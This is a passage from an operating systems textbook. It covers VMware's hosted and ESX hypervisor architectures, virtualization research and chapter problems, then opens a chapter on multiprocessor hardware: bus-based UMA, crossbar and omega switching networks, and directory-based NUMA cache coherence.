The technology landscape has changed dramatically in the decade following the development of the original VMware Virtual Machine Monitor.

The hosted architecture is still used today for state-of-the-art interactive hypervisors such as VMware Workstation, VMware Player, and VMware Fusion (the product aimed at Apple OS X host operating systems), and even in VMware's product aimed at cell phones (Barr et al., 2010). The world switch, and its ability to separate the host operating system context from the VMM context, remains the foundational mechanism of VMware's hosted products today. Although the implementation of the world switch has evolved through the years, for example, to

support 64-bit systems, the fundamental idea of having totally separate address spaces for the host operating system and the VMM remains valid today.

In contrast, the approach to the virtualization of the x86 architecture changed rather dramatically with the introduction of hardware-assisted virtualization. Hardware-assisted virtualizations, such as Intel VT-x and AMD-v were introduced in two phases. The first phase, starting in 2005, was designed with the explicit purpose of eliminating the need for either paravirtualization or binary translation (Uhlig et al., 2005). Starting in 2007, the second phase provided hardware support in the MMU in the form of nested page tables. This eliminated the need to maintain shadow page tables in software. Today, VMware's hypervisors mostly uses a hardware-based, trap-and-emulate approach (as formalized by Popek and Goldberg four decades earlier) whenever the processor supports both virtualization and nested page tables.

The emergence of hardware support for virtualization had a significant impact on VMware's guest operating system centric-strategy. In the original VMware Workstation, the strategy was used to dramatically reduce implementation complexity at the expense of compatibility with the full architecture. Today, full architectural compatibility is expected because of hardware support. The current VMware guest operating system-centric strategy focuses on performance optimizations for selected guest operating systems.

7.12.6 ESX Server: VMware's type 1 Hypervisor

In 2001, VMware released a different product, called ESX Server, aimed at the server marketplace. Here, VMware's engineers took a different approach: rather than creating a type 2 solution running on top of a host operating system, they decided to build a type 1 solution that would run directly on the hardware.

Figure 7-12 shows the high-level architecture of ESX Server. It combines an existing component, the VMM, with a true hypervisor running directly on the bare metal. The VMM performs the same function as in VMware Workstation, which is to run the virtual machine in an isolated environment that is a duplicate of the x86 architecture. As a matter of fact, the VMMs used in the two products use the same source code base, and they are largely identical. The ESX hypervisor replaces the host operating system. But rather than implementing the full functionality expected of an operating system, its only goal is to run the various VMM instances and to efficiently manage the physical resources of the machine. ESX Server therefore contains the usual subsystem found in an operating system, such as a CPU scheduler, a memory manager, and an I/O subsystem, with each subsystem optimized to run virtual machines.

The absence of a host operating system required VMware to directly address the issues of peripheral diversity and user experience described earlier. For peripheral diversity, VMware restricted ESX Server to run only on well-known and certified server platforms, for which it had device drivers. As for the user experience,




Figure 7-12. ESX Server: VMware's type 1 hypervisor.

ESX Server (unlike VMware Workstation) required users to install a new system image on a boot partition.

Despite the drawbacks, the trade-off made sense for dedicated deployments of virtualization in data centers, consisting of hundreds or thousands of physical servers, and often (many) thousands of virtual machines. Such deployments are sometimes referred today as private clouds. There, the ESX Server architecture provides substantial benefits in terms of performance, scalability, manageability, and features. For example:

1. The CPU scheduler ensures that each virtual machine gets a fair share of the CPU (to avoid starvation). It is also designed so that the different virtual CPUs of a given multiprocessor virtual machine are scheduled at the same time.
2. The memory manager is optimized for scalability, in particular to run virtual machines efficiently even when they need more memory than is actually available on the computer. To achieve this result, ESX Server first introduced the notion of ballooning and transparent page sharing for virtual machines (Waldspurger, 2002).
3. The I/O subsystem is optimized for performance. Although VMware Workstation and ESX Server often share the same front-end emulation components, the back ends are totally different. In the VMware Workstation case, all I/O flows through the host operating system and its API, which often adds overhead. This is particularly true in the case of networking and storage devices. With ESX Server, these device drivers run directly within the ESX hypervisor, without requiring a world switch.
4. The back ends also typically relied on abstractions provided by the host operating system. For example, VMware Workstation stores virtual machine images as regular (but very large) files on the host file system. In contrast, ESX Server has VMFS (Vaghani, 2010), a file

system optimized specifically to store virtual machine images and ensure high I/O throughput. This allows for extreme levels of performance. For example, VMware demonstrated back in 2011 that a single ESX Server could issue 1 million disk operations per second (VMware, 2011).

5. ESX Server made it easy to introduce new capabilities, which required the tight coordination and specific configuration of multiple components of a computer. For example, ESX Server introduced VMotion, the first virtualization solution that could migrate a live virtual machine from one machine running ESX Server to another machine running ESX Server, while it was running. This achievement required the coordination of the memory manager, the CPU scheduler, and the networking stack.

Over the years, new features were added to ESX Server. ESX Server evolved into ESXi, a small-footprint alternative that is sufficiently small in size to be pre-installed in the firmware of servers. Today, ESXi is VMware's most important product and serves as the foundation of the vSphere suite.

7.13 RESEARCH ON VIRTUALIZATION AND THE CLOUD

Virtualization technology and cloud computing are both extremely active research areas. The research produced in these fields is way too much to enumerate. Each has multiple research conferences. For instance, the Virtual Execution Environments (VEE) conference focuses on virtualization in the broadest sense. You will find papers on migration deduplication, scaling out, and so on. Likewise, the ACM Symposium on Cloud Computing (SOCC) is one of the best-known venues on cloud computing. Papers in SOCC include work on fault resilience, scheduling of data center workloads, management and debugging in clouds, and so on.

Old topics never really die, as in Penneman et al. (2013), which looks at the problems of virtualizing the ARM in the light of the Popek and Goldberg criteria. Security is perpetually a hot topic (Beham et al., 2013; Mao, 2013; and Pearce et al., 2013), as is reducing energy usage (Botero and Hesselbach, 2013; and Yuan et al., 2013). With so many data centers now using virtualization technology, the networks connecting these machines are also a major subject of research (Theodorou et al., 2013). Virtualization in wireless networks is also an up-and-coming subject (Wang et al., 2013a).

One interesting area which has seen a lot of interesting research is nested virtualization (Ben-Yehuda et al., 2010; and Zhang et al., 2011). The idea is that a virtual machine itself can be further virtualized into multiple higher-level virtual machines, which in turn may be virtualized and so on. One of these projects is appropriately called "Turtles," because once you start, "It's Turtles all the way down!"

One of the nice things about virtualization hardware is that untrusted code can get direct but safe access to hardware features like page tables, and tagged TLBs. With this in mind, the Dune project (Belay, 2012) does not aim to provide a machine abstraction, but rather it provides a *process* abstraction. The process is able to enter Dune mode, an irreversible transition that gives it access to the low-level hardware. Nevertheless, it is still a process and able to talk to and rely on the kernel. The only difference that it uses the VMCALL instruction to make a system call.

PROBLEMS

1. Give a reason why a data center might be interested in virtualization.
2. Give a reason why a company might be interested in running a hypervisor on a machine that has been in use for a while.
3. Give a reason why a software developer might use virtualization on a desktop machine being used for development.
4. Give a reason why an individual at home might be interested in virtualization.
5. Why do you think virtualization took so long to become popular? After all, the key paper was written in 1974 and IBM mainframes had the necessary hardware and software throughout the 1970s and beyond.
6. What are the three main requirements for designing hypervisors?
7. Name two kinds of instructions that are sensitive in the Popek and Goldberg sense.
8. Name three machine instructions that are not sensitive in the Popek and Goldberg sense.
9. Does it make sense to paravirtualize an operating system if the source code is available? What if it is not?
10. Consider a type 1 hypervisor that can support up to n virtual machines at the same time. PCs can have a maximum of four disk primary partitions. Can n be larger than 4? If so, where can the data be stored?
11. Briefly explain the concept of process-level virtualization.
12. Why do type 2 hypervisors exist? After all, there is nothing they can do that type 1 hypervisors cannot do and the type 1 hypervisors are generally more efficient as well.
13. Why was binary translation invented? Do you think it has much of a future? Explain your answer.
14. State one reason as to why a hardware-based approach using VT-enabled CPUs can perform poorly when compared to translation-based software approaches.
15. Give one case where a translated code can be faster than the original code, in a system using binary translation.

16. VMware does binary translation one basic block at a time, then it executes the block and starts translating the next one. Could it translate the entire program in advance and then execute it? If so, what are the advantages and disadvantages of each technique?

17. Briefly explain why memory is so difficult to virtualize well in practice? Explain your answer.

18. Explain the concept of shadow page tables, as used in memory virtualization.

19. One way to handle guest operating systems that change their page tables using ordinary (nonprivileged) instructions is to mark the page tables as read only and take a trap when they are modified. How else could the shadow page tables be maintained? Discuss the efficiency of your approach vs. the read-only page tables.

20. Why are balloon drivers used? Is this cheating?

21. Descibe a situation in which balloon drivers do not work.

22. Computers have had DMA for doing I/O for decades. Did this cause any problems before there were I/O MMUs?

23. What is a virtual appliance? Why is such a thing useful?

24. PCs differ in minor ways at the very lowest level, things like how timers are managed, how interrupts are handled, and some of the details of DMA. Do these differences mean that virtual appliances are not actually going to work well in practice? Explain your answer.

25. Give one advantage of cloud computing over running your programs locally. Give one disadvantage as well.

26. Give an example of IAAS, PAAS, and SAAS.

27. Why is virtual machine migration important? Under what circumstances might it be useful?

28. Migrating virtual machines may be easier than migrating processes, but migration can still be difficult. What problems can arise when migrating a virtual machine?

29. Why is migration of virtual machines from one machine to another easier than migrating processes from one machine to another?

30. What is the difference between live migration and the other kind (dead migration?)?

31. What were the three main requirements considered while designing VMware?

32. Why was the enormous number of peripheral devices available not a problem when VMware Workstation was first introduced?

33. VMware ESXi has been made very small. Why? After all, servers at data centers usually have tens of gigabytes of RAM. What difference does a few tens of megabytes more or less make?

34. Do an Internet search to find two real-life examples of virtual appliances.

8

MULTIPLE PROCESSOR SYSTEMS

Since its inception, the computer industry has been driven by an endless quest for more and more computing power. The ENIAC could perform 300 operations per second, easily 1000 times faster than any calculator before it, yet people were not satisfied with it. We now have machines millions of times faster than the ENIAC and still there is a demand for yet more horsepower. Astronomers are trying to make sense of the universe, biologists are trying to understand the implications of the human genome, and aeronautical engineers are interested in building safer and more efficient aircraft, and all want more CPU cycles. However much computing power there is, it is never enough.

In the past, the solution was always to make the clock run faster. Unfortunately, we have begun to hit some fundamental limits on clock speed. According to Einstein's special theory of relativity, no electrical signal can propagate faster than the speed of light, which is about 30 cm/nsec in vacuum and about 20 cm/nsec in copper wire or optical fiber. This means that in a computer with a 10-GHz clock, the signals cannot travel more than 2 cm in total. For a 100-GHz computer the total path length is at most 2 mm. A 1-THz (1000-GHz) computer will have to be smaller than 100 microns, just to let the signal get from one end to the other and back once within a single clock cycle.

Making computers this small may be possible, but then we hit another fundamental problem: heat dissipation. The faster the computer runs, the more heat it generates, and the smaller the computer, the harder it is to get rid of this heat. Already on high-end x86 systems, the CPU cooler is bigger than the CPU itself. All

in all, going from 1 MHz to 1 GHz simply required incrementally better engineering of the chip manufacturing process. Going from 1 GHz to 1 THz is going to require a radically different approach.

One approach to greater speed is through massively parallel computers. These machines consist of many CPUs, each of which runs at "normal" speed (whatever that may mean in a given year), but which collectively have far more computing power than a single CPU. Systems with tens of thousands of CPUs are now commercially available. Systems with 1 million CPUs are already being built in the lab (Furber et al., 2013). While there are other potential approaches to greater speed, such as biological computers, in this chapter we will focus on systems with multiple conventional CPUs.

Highly parallel computers are frequently used for heavy-duty number crunching. Problems such as predicting the weather, modeling airflow around an aircraft wing, simulating the world economy, or understanding drug-receptor interactions in the brain are all computationally intensive. Their solutions require long runs on many CPUs at once. The multiple processor systems discussed in this chapter are widely used for these and similar problems in science and engineering, among other areas.

Another relevant development is the incredibly rapid growth of the Internet. It was originally designed as a prototype for a fault-tolerant military control system, then became popular among academic computer scientists, and long ago acquired many new uses. One of these is linking up thousands of computers all over the world to work together on large scientific problems. In a sense, a system consisting of 1000 computers spread all over the world is no different than one consisting of 1000 computers in a single room, although the delay and other technical characteristics are different. We will also consider these systems in this chapter.

Putting 1 million unrelated computers in a room is easy to do provided that you have enough money and a sufficiently large room. Spreading 1 million unrelated computers around the world is even easier since it finesses the second problem. The trouble comes in when you want them to communicate with one another to work together on a single problem. As a consequence, a great deal of work has been done on interconnection technology, and different interconnect technologies have led to qualitatively different kinds of systems and different software organizations.

All communication between electronic (or optical) components ultimately comes down to sending messages—well-defined bit strings—between them. The differences are in the time scale, distance scale, and logical organization involved. At one extreme are the shared-memory multiprocessors, in which somewhere between two and about 1000 CPUs communicate via a shared memory. In this model, every CPU has equal access to the entire physical memory, and can read and write individual words using LOAD and STORE instructions. Accessing a memory word usually takes 1–10 nsec. As we shall see, it is now common to put more than one processing core on a single CPU chip, with the cores sharing access to

main memory (and sometimes even sharing caches). In other words, the model of shared-memory multicomputers may be implemented using physically separate CPUs, multiple cores on a single CPU, or a combination of the above. While this model, illustrated in Fig. 8-1(a), sounds simple, actually implementing it is not really so simple and usually involves considerable message passing under the covers, as we will explain shortly. However, this message passing is invisible to the programmers.




Figure 8-1. (a) A shared-memory multiprocessor. (b) A message-passing multicomputer. (c) A wide area distributed system.

Next comes the system of Fig. 8-1(b) in which the CPU-memory pairs are connected by a high-speed interconnect. This kind of system is called a message-passing multicomputer. Each memory is local to a single CPU and can be accessed only by that CPU. The CPUs communicate by sending multiword messages over the interconnect. With a good interconnect, a short message can be sent in 10–50 μsec, but still far longer than the memory access time of Fig. 8-1(a). There is no shared global memory in this design. Multicomputers (i.e., message-passing systems) are much easier to build than (shared-memory) multiprocessors, but they are harder to program. Thus each genre has its fans.

The third model, which is illustrated in Fig. 8-1(c), connects complete computer systems over a wide area network, such as the Internet, to form a distributed system. Each of these has its own memory and the systems communicate by message passing. The only real difference between Fig. 8-1(b) and Fig. 8-1(c) is that in the latter, complete computers are used and message times are often 10–100 msec. This long delay forces these **loosely coupled** systems to be used in different ways than the **tightly coupled** systems of Fig. 8-1(b). The three types of systems differ in their delays by something like three orders of magnitude. That is the difference between a day and three years.

This chapter has three major sections, corresponding to each of the three models of Fig. 8-1. In each model discussed in this chapter, we start out with a brief

introduction to the relevant hardware. Then we move on to the software, especially the operating system issues for that type of system. As we will see, in each case different issues are present and different approaches are needed.

8.1 MULTIPROCESSORS

A **shared-memory multiprocessor** (or just multiprocessor henceforth) is a computer system in which two or more CPUs share full access to a common RAM. A program running on any of the CPUs sees a normal (usually paged) virtual address space. The only unusual property this system has is that the CPU can write some value into a memory word and then read the word back and get a different value (because another CPU has changed it). When organized correctly, this property forms the basis of interprocessor communication: one CPU writes some data into memory and another one reads the data out.

For the most part, multiprocessor operating systems are normal operating systems. They handle system calls, do memory management, provide a file system, and manage I/O devices. Nevertheless, there are some areas in which they have unique features. These include process synchronization, resource management, and scheduling. Below we will first take a brief look at multiprocessor hardware and then move on to these operating systems' issues.

8.1.1 Multiprocessor Hardware

Although all multiprocessors have the property that every CPU can address all of memory, some multiprocessors have the additional property that every memory word can be read as fast as every other memory word. These machines are called **UMA (Uniform Memory Access)** multiprocessors. In contrast, **NUMA (Nonuniform Memory Access)** multiprocessors do not have this property. Why this difference exists will become clear later. We will first examine UMA multiprocessors and then move on to NUMA multiprocessors.

UMA Multiprocessors with Bus-Based Architectures

The simplest multiprocessors are based on a single bus, as illustrated in Fig. 8-2(a). Two or more CPUs and one or more memory modules all use the same bus for communication. When a CPU wants to read a memory word, it first checks to see if the bus is busy. If the bus is idle, the CPU puts the address of the word it wants on the bus, asserts a few control signals, and waits until the memory puts the desired word on the bus.

If the bus is busy when a CPU wants to read or write memory, the CPU just waits until the bus becomes idle. Herein lies the problem with this design. With two or three CPUs, contention for the bus will be manageable; with 32 or 64 it will be unbearable. The system will be totally limited by the bandwidth of the bus, and most of the CPUs will be idle most of the time.




Figure 8-2. Three bus-based multiprocessors. (a) Without caching. (b) With caching. (c) With caching and private memories.

The solution to this problem is to add a cache to each CPU, as depicted in Fig. 8-2(b). The cache can be inside the CPU chip, next to the CPU chip, on the processor board, or some combination of all three. Since many reads can now be satisfied out of the local cache, there will be much less bus traffic, and the system can support more CPUs. In general, caching is not done on an individual word basis but on the basis of 32- or 64-byte blocks. When a word is referenced, its entire block, called a **cache line**, is fetched into the cache of the CPU touching it.

Each cache block is marked as being either read only (in which case it can be present in multiple caches at the same time) or read-write (in which case it may not be present in any other caches). If a CPU attempts to write a word that is in one or more remote caches, the bus hardware detects the write and puts a signal on the bus informing all other caches of the write. If other caches have a "clean" copy, that is, an exact copy of what is in memory, they can just discard their copies and let the writer fetch the cache block from memory before modifying it. If some other cache has a "dirty" (i.e., modified) copy, it must either write it back to memory before the write can proceed or transfer it directly to the writer over the bus. This set of rules is called a **cache-coherence protocol** and is one of many.

Yet another possibility is the design of Fig. 8-2(c), in which each CPU has not only a cache, but also a local, private memory which it accesses over a dedicated (private) bus. To use this configuration optimally, the compiler should place all the program text, strings, constants and other read-only data, stacks, and local variables in the private memories. The shared memory is then only used for writable shared variables. In most cases, this careful placement will greatly reduce bus traffic, but it does require active cooperation from the compiler.

UMA Multiprocessors Using Crossbar Switches

Even with the best caching, the use of a single bus limits the size of a UMA multiprocessor to about 16 or 32 CPUs. To go beyond that, a different kind of interconnection network is needed. The simplest circuit for connecting n CPUs to k

memories is the **crossbar switch**, shown in Fig. 8-3. Crossbar switches have been used for decades in telephone switching exchanges to connect a group of incoming lines to a set of outgoing lines in an arbitrary way.

At each intersection of a horizontal (incoming) and vertical (outgoing) line is a **crosspoint**. A crosspoint is a small electronic switch that can be electrically opened or closed, depending on whether the horizontal and vertical lines are to be connected or not. In Fig. 8-3(a) we see three crosspoints closed simultaneously, allowing connections between the (CPU, memory) pairs (010, 000), (101, 101), and (110, 010) at the same time. Many other combinations are also possible. In fact, the number of combinations is equal to the number of different ways eight rooks can be safely placed on a chess board.




Figure 8-3. (a) An 8 × 8 crossbar switch. (b) An open crosspoint. (c) A closed crosspoint.

One of the nicest properties of the crossbar switch is that it is a **nonblocking network**, meaning that no CPU is ever denied the connection it needs because some crosspoint or line is already occupied (assuming the memory module itself is available). Not all interconnects have this fine property. Furthermore, no advance planning is needed. Even if seven arbitrary connections are already set up, it is always possible to connect the remaining CPU to the remaining memory.

Contention for memory is still possible, of course, if two CPUs want to access the same module at the same time. Nevertheless, by partitioning the memory into n units, contention is reduced by a factor of n compared to the model of Fig. 8-2.

One of the worst properties of the crossbar switch is the fact that the number of crosspoints grows as n^2. With 1000 CPUs and 1000 memory modules we need a million crosspoints. Such a large crossbar switch is not feasible. Nevertheless, for medium-sized systems, a crossbar design is workable.

UMA Multiprocessors Using Multistage Switching Networks

A completely different multiprocessor design is based on the humble 2×2 switch shown in Fig. 8-4(a). This switch has two inputs and two outputs. Messages arriving on either input line can be switched to either output line. For our purposes, messages will contain up to four parts, as shown in Fig. 8-4(b). The *Module* field tells which memory to use. The *Address* specifies an address within a module. The *Opcode* gives the operation, such as READ or WRITE. Finally, the optional *Value* field may contain an operand, such as a 32-bit word to be written on a WRITE. The switch inspects the *Module* field and uses it to determine if the message should be sent on *X* or on *Y*.




Figure 8-4. (a) A 2×2 switch with two input lines, *A* and *B*, and two output lines, *X* and *Y*. (b) A message format.

Our 2×2 switches can be arranged in many ways to build larger **multistage switching networks** (Adams et al., 1987; Garofalakis and Stergiou, 2013; and Kumar and Reddy, 1987). One possibility is the no-frills, cattle-class **omega network**, illustrated in Fig. 8-5. Here we have connected eight CPUs to eight memories using 12 switches. More generally, for n CPUs and n memories we would need $\log_2 n$ stages, with $n/2$ switches per stage, for a total of $(n/2)\log_2 n$ switches, which is a lot better than n^2 crosspoints, especially for large values of n.

The wiring pattern of the omega network is often called the **perfect shuffle**, since the mixing of the signals at each stage resembles a deck of cards being cut in half and then mixed card-for-card. To see how the omega network works, suppose that CPU 011 wants to read a word from memory module 110. The CPU sends a READ message to switch 1D containing the value 110 in the *Module* field. The switch takes the first (i.e., leftmost) bit of 110 and uses it for routing. A 0 routes to the upper output and a 1 routes to the lower one. Since this bit is a 1, the message is routed via the lower output to 2D.




Figure 8-5. An omega switching network.

All the second-stage switches, including 2D, use the second bit for routing. This, too, is a 1, so the message is now forwarded via the lower output to 3D. Here the third bit is tested and found to be a 0. Consequently, the message goes out on the upper output and arrives at memory 110, as desired. The path followed by this message is marked in Fig. 8-5 by the letter *a*.

As the message moves through the switching network, the bits at the left-hand end of the module number are no longer needed. They can be put to good use by recording the incoming line number there, so the reply can find its way back. For path *a*, the incoming lines are 0 (upper input to 1D), 1 (lower input to 2D), and 1 (lower input to 3D), respectively. The reply is routed back using 011, only reading it from right to left this time.

At the same time all this is going on, CPU 001 wants to write a word to memory module 001. An analogous process happens here, with the message routed via the upper, upper, and lower outputs, respectively, marked by the letter *b*. When it arrives, its *Module* field reads 001, representing the path it took. Since these two requests do not use any of the same switches, lines, or memory modules, they can proceed in parallel.

Now consider what would happen if CPU 000 simultaneously wanted to access memory module 000. Its request would come into conflict with CPU 001's request at switch 3A. One of them would then have to wait. Unlike the crossbar switch, the omega network is a **blocking network**. Not every set of requests can be processed simultaneously. Conflicts can occur over the use of a wire or a switch, as well as between requests *to* memory and replies *from* memory.

Since it is highly desirable to spread the memory references uniformly across the modules, one common technique is to use the low-order bits as the module number. Consider, for example, a byte-oriented address space for a computer that

mostly accesses full 32-bit words. The 2 low-order bits will usually be 00, but the next 3 bits will be uniformly distributed. By using these 3 bits as the module number, consecutively words will be in consecutive modules. A memory system in which consecutive words are in different modules is said to be **interleaved**. Interleaved memories maximize parallelism because most memory references are to consecutive addresses. It is also possible to design switching networks that are nonblocking and offer multiple paths from each CPU to each memory module to spread the traffic better.

NUMA Multiprocessors

Single-bus UMA multiprocessors are generally limited to no more than a few dozen CPUs, and crossbar or switched multiprocessors need a lot of (expensive) hardware and are not that much bigger. To get to more than 100 CPUs, something has to give. Usually, what gives is the idea that all memory modules have the same access time. This concession leads to the idea of NUMA multiprocessors, as mentioned above. Like their UMA cousins, they provide a single address space across all the CPUs, but unlike the UMA machines, access to local memory modules is faster than access to remote ones. Thus all UMA programs will run without change on NUMA machines, but the performance will be worse than on a UMA machine.

NUMA machines have three key characteristics that all of them possess and which together distinguish them from other multiprocessors:

1. There is a single address space visible to all CPUs.
2. Access to remote memory is via LOAD and STORE instructions.
3. Access to remote memory is slower than access to local memory.

When the access time to remote memory is not hidden (because there is no caching), the system is called **NC-NUMA** (**Non Cache-coherent NUMA**). When the caches are coherent, the system is called **CC-NUMA** (**Cache-Coherent NUMA**).

A popular approach for building large CC-NUMA multiprocessors is the **directory-based multiprocessor**. The idea is to maintain a database telling where each cache line is and what its status is. When a cache line is referenced, the database is queried to find out where it is and whether it is clean or dirty. Since this database is queried on every instruction that touches memory, it must be kept in extremely fast special-purpose hardware that can respond in a fraction of a bus cycle.

To make the idea of a directory-based multiprocessor somewhat more concrete, let us consider as a simple (hypothetical) example, a 256-node system, each node consisting of one CPU and 16 MB of RAM connected to the CPU via a local bus. The total memory is 2^{32} bytes and it is divided up into 2^{26} cache lines of 64 bytes each. The memory is statically allocated among the nodes, with 0–16M in node 0, 16M–32M in node 1, etc. The nodes are connected by an interconnection network,

as shown in Fig. 8-6(a). Each node also holds the directory entries for the 2^{18} 64-byte cache lines comprising its 2^{24}-byte memory. For the moment, we will assume that a line can be held in at most one cache.




Figure 8-6. (a) A 256-node directory-based multiprocessor. (b) Division of a 32-bit memory address into fields. (c) The directory at node 36.

To see how the directory works, let us trace a LOAD instruction from CPU 20 that references a cached line. First the CPU issuing the instruction presents it to its MMU, which translates it to a physical address, say, 0x24000108. The MMU splits this address into the three parts shown in Fig. 8-6(b). In decimal, the three parts are node 36, line 4, and offset 8. The MMU sees that the memory word referenced is from node 36, not node 20, so it sends a request message through the interconnection network to the line's home node, 36, asking whether its line 4 is cached, and if so, where.

When the request arrives at node 36 over the interconnection network, it is routed to the directory hardware. The hardware indexes into its table of 2^{18} entries, one for each of its cache lines, and extracts entry 4. From Fig. 8-6(c) we see that the line is not cached, so the hardware issues a fetch for line 4 from the local RAM and after it arrives sends it back to node 20. It then updates directory entry 4 to indicate that the line is now cached at node 20.

Now let us consider a second request, this time asking about node 36's line 2. From Fig. 8-6(c) we see that this line is cached at node 82. At this point the hardware could update directory entry 2 to say that the line is now at node 20 and then send a message to node 82 instructing it to pass the line to node 20 and invalidate its cache. Note that even a so-called "shared-memory multiprocessor" has a lot of message passing going on under the hood.

As a quick aside, let us calculate how much memory is being taken up by the directories. Each node has 16 MB of RAM and 2^{18} 9-bit entries to keep track of that RAM. Thus the directory overhead is about 9×2^{18} bits divided by 16 MB or about 1.76%, which is generally acceptable (although it has to be high-speed memory, which increases its cost, of course). Even with 32-byte cache lines the overhead would only be 4%. With 128-byte cache lines, it would be under 1%.

